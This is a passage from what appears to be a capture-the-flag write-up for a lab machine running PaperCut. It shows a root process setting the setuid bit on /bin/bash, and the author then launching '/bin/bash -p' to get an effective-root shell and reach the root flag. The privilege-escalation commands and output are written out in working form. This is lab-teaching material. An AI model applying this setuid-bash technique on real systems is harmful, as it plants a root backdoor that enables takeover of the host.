Dlog4j.configurationFile=file:/home/papercut/server/lib/log4j2-command.properties -
Xverify:none biz.papercut.pcng.server.ServerCommand get-config health.api.key

2025/09/29 15:56:43 CMD: UID=0      PID=7425    |
2025/09/29 15:56:43 CMD: UID=0      PID=7433    | chmod u+s /bin/bash
2025/09/29 15:56:49 CMD: UID=0      PID=7434    |

```

Now looking at `/bin/bash` we see that it has the setuid bit set.

```

papercut@bamboo:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1396520 Mar 14 2024 /bin/bash
papercut@bamboo:/tmp$

```

Executing `/bin/bash -p` starts a privileged shell that runs with root privileges.

```

papercut@bamboo:/tmp$ /bin/bash -p
bash-5.1# id
uid=1001(papercut) gid=1001(papercut) euid=0(root) groups=1001(papercut)
bash-5.1#

```

The root flag can be found at `/root/root.txt` .